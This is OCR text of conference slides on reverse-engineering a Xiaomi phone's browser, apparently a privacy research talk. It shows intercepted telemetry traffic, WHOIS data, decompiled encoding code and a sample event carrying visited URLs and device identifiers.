


Android Reversing: Tales from the frontline

@hookgab
@SecureWithHuman

ME

INGENIOS! Un ROMÂN
RATB


Autor: AndreiArvinte

Un hacker român a reușit
încât acesta nu a mai fos
călători.

INGENIOUS! A
managed
to modify pub
transportatior


Drive A Mazda? Your Privacy Could Be Gor

Thomas Brewster For
Security
I cover crime, privacy and




Mazda cars could be vulnerable to a pr
By Raymond Boyd/Getty Images)

All it might take is a USB stic
into a kind of spy mobile.




who



Xiaomi is a privately owned electronics and software company that focuses on mobile devices and technology.

Headquarter:
Haidian District, Beijing, China

Founded Date:
6 April, 2010



Xiaomi stops disclosing annual sales figures as CEO admits the company grew too fast

UBER airbnb

Xiaomi is currently the worlds most valuable startup worth more than than Uber, Airbnb or Pinterest.


Xiaomi beats Samsung to top spot in India's smartphone market

Lei Jun
Known as the Steve Jobs of China and Xiaomi, the Apple of China.

who



XIAOMI PRODUCTS
YOU NEVER KNEW EXISTED
Smartphone
Tablets
BATTERIES and Battery Packs
Laptops
Headphones
Earphones
FM Transmitters
BLUETOOTH
TV & Box
Mouse
Purifiers
ELECTRIC Kettle
Induction cooker
Rice Cooker
Wristband
Thermometer
Toothbrush
Cameras
Lamps
Night light
Smart Bulb
Home security cameras
LED, TV
Bluetooth Speakers
VR Play
Bagpacks/ suitcase
Self Balancing Scooter
wallet
Shoes
Tshirt
Phone holder for cars
Toys
Umbrella
Glass crisper
Selfie stick
Modem/Router/ Repeater

who



why

1. cheap
2. powerful
3. decent camera
4. NFC
5. solid display
6. ???
7. what's the catch?



[Design Upgrade]

2.5D glass enclosure in popular colors

Smaller chin and bezels

90% high screen-to-body ratio


how

1. brand new phone
2. rooted + custom cert
3. ...
4. oh my that's a load of data

	...	Method	Host	Path	Start	Duration	Size	Status
	200	POST	data.mistat.intl.xiaomi.com	/mistats/v3	09:53:40	743 ms	18.37 KB	Complete
	200	POST	data.mistat.intl.xiaomi.com	/realtime_network	10:02:56	756 ms	18.37 KB	Complete
	200	POST	data.mistat.intl.xiaomi.com	/mistats/v3	10:45:55	813 ms	18.73 KB	Complete
	200	POST	data.mistat.intl.xiaomi.com	/mistats/v3	10:50:40	711 ms	19.06 KB	Complete
	200	POST	data.mistat.intl.xiaomi.com	/realtime_network	10:56:25	1.76 s	18.22 KB	Complete
	200	POST	data.mistat.intl.xiaomi.com	/mistats/v3	11:06:01	747 ms	18.00 KB	Complete
	200	POST	data.mistat.intl.xiaomi.com	/realtime_network	11:11:27	1.32 s	18.22 KB	Complete
	200	POST	data.mistat.intl.xiaomi.com	/realtime_network	11:26:28	1.72 s	17.96 KB	Complete
	200	POST	data.mistat.intl.xiaomi.com	/realtime_network	11:41:30	719 ms	17.96 KB	Complete
	200	POST	data.mistat.intl.xiaomi.com	/getconfig	11:45:54	387 ms	825 bytes	Complete
	200	POST	data.mistat.intl.xiaomi.com	/realtime_network	11:56:32	836 ms	17.95 KB	Complete
	200	POST	data.mistat.intl.xiaomi.com	/getconfig	12:00:24	364 ms	825 bytes	Complete
	200	POST	data.mistat.intl.xiaomi.com	/mistats/v3	12:00:41	716 ms	19.60 KB	Complete
	200	POST	data.mistat.intl.xiaomi.com	/getconfig	12:10:51	750 ms	823 bytes	Complete
	200	POST	data.mistat.intl.xiaomi.com	/mistats/v2	12:10:57	343 ms	1.58 KB	Complete
	200	POST	data.mistat.intl.xiaomi.com	/realtime_network	12:11:33	728 ms	17.96 KB	Complete
	200	POST	data.mistat.intl.xiaomi.com	/realtime_network	12:15:54	696 ms	18.04 KB	Complete
	200	POST	data.mistat.intl.xiaomi.com	/mistats/v3	12:16:38	543 ms	2.33 KB	Complete
	200	POST	data.mistat.intl.xiaomi.com	/realtime_network	12:26:34	698 ms	17.95 KB	Complete


We are out of ~~maple syrup~~ Dave

personal data


just browsing
some random
history facts
:D

how

We monitor and challenge internet censorship in China



how


Domain Name: miui.com
Registry Domain ID: 80715906_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.ename.com
Registrar URL: http://www.ename.net
Updated Date: 2017-03-22T07:04:19Z
Creation Date: 2001-12-05T11:50:12Z
Registrar Registration Expiration Date: 2022-12-05T11:50:12Z
Registrar: eName Technology Co.,Ltd.
Registrar IANA ID: 1331
Registrar Abuse Contact Email: abuse@ename.com
Registrar Abuse Contact Phone: +86.4000044400
Domain Status: clientDeleteProhibited https://www.icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://www.icann.org/epp#clientTransferProhibited
Registrant State/Province: BeiJing
Registrant Country: CN
Registrant Email: Select Contact Domain Holder link at https://whois.ename.net/contact/miui.com
Admin Email: Select Contact Domain Holder link at https://whois.ename.net/contact/miui.com
Tech Email: Select Contact Domain Holder link at https://whois.ename.net/contact/miui.com
Name Server:ns4.dnsv5.com
Name Server:ns3.dnsv5.com
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>> Last update of WHOIS database: 2019-12-14T03:00:34Z <<<


how

	Resolve	Location	Network	ASN	First	Last
☐	47.241.109.186	US	47.241.0.0/17	45102	2020-04-27	2020-04-27
☐	107.155.53.93	RU	107.155.52.0/23	137280	2019-07-24	2020-04-27
☐	161.117.71.138	SG	161.117.0.0/17	45102	2018-08-07	2020-04-26

how

./how





slideception.j

how

Name	Value
crc	1648940987
gzip	1
data_list	H4sIAAAAAAAAAO2de4/bNhLAv0r

sendHTTPReque

```
r3.appendQueryParameter(r10, r11)     // Catch:{ IOException -> 0x01a9, all -> 0x01a6 }
L_0x00a8:
    java.lang.String r10 = "gzip"
    java.lang.String r11 = "1"
    r5.appendQueryParameter(r10, r11)     // Catch:{ IOException -> 0x01a9, all -> 0x01a6 }
    java.lang.String r10 = "data_list"
    r5.appendQueryParameter(r10, r2)     // Catch:{ IOException -> 0x01a9, all -> 0x01a6 }
    android.net.Uri r5 = r5.build()     // Catch:{ IOException -> 0x01a9, all -> 0x01a6 }
    java.lang.String r5 = r5.getEncodedQuery()     // Catch:{ IOException -> 0x01a9, all -> 0x01a6 }
    boolean r10 = android.text.TextUtils.isEmpty(r5)     // Catch:{ IOException -> 0x01a9, all -> 0x01a6 }
    if (r10 == 0) goto L_0x00a8
    r1.closeStream(r4, r4, r4, r6)
    return
```

how

```
    return
L_0x0093:
    r2 = r5[r1]
    r5 = r5[r0]
    r6 = 25
    java.lang.String r7 = r10.encodeData(r5)     /
    android.content.Context r8 = r10.mContext
    com.sensorsdata.analytics.android.sdk.SensorsD
    java.lang.String r8 = r8.getServerUrl()     //
    r10.sendHttpRequest(r8, r7, r5, r1)     // Cat
    android.content.Context r5 = r10.mContext
    com.sensorsdata.analytics.android.sdk.SensorsD
    boolean r5 = r5.isDebugMode()
```

```
private String encodeData(String str) throws IOException {
    String str2 = "UTF-8";
    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream(str.getBytes(str2).length);
    GZIPOutputStream gZIPOutputStream = new GZIPOutputStream(byteArrayOutputStream);
    gZIPOutputStream.write(str.getBytes(str2));
    gZIPOutputStream.close();
    byte[] byteArray = byteArrayOutputStream.toByteArray();
    byteArrayOutputStream.close();
    return new String(Base64Coder.encode(byteArray));
}
```

what

1. visited URL
2. network type
3. device info
4. UUID (more later)

5. but wait, there's more


```
"event":"page_load_event_start",
"properties":{
    "$lib":"Android",
    "$os_version":"9",
    "$lib_version":"3.2.10",
    "$model":"Redmi Note 8",
    "$os":"Android",
    "$screen_width":1080,
    "$screen_height":2340,
    "$manufacturer":"Xiaomi",
    "$app_version":"11.9.3-g",
    "internet_status":1,
    "uuid":"27f133c4-3ead-4e58-a60c-b1a169592bf8",
    "platform":"AndroidApp",
    "miui_version":"V11.0.3.0.PCOMIXM",
    "miui_region":"GB",
    "eid":"News-:video-:search0:headiconoff:channel_en_youtube-web",
    "apk_name":"com.android.browser",
    "browser_install_referrer":"com.android.browser",
    "log_miaccount":1,
    "gaid":"20c20352-a3fd-4418-acfe-a1752051b23d",
    "$wifi":true,
    "$network_type":"WIFI",
    "event_network":"wifi",
    "url":"https:\/\/en.greatfire.org\/",
    "$is_first_day":false
},
"_flush_time":1587990229911
```

what

1. MIUI id!!!

2. ...

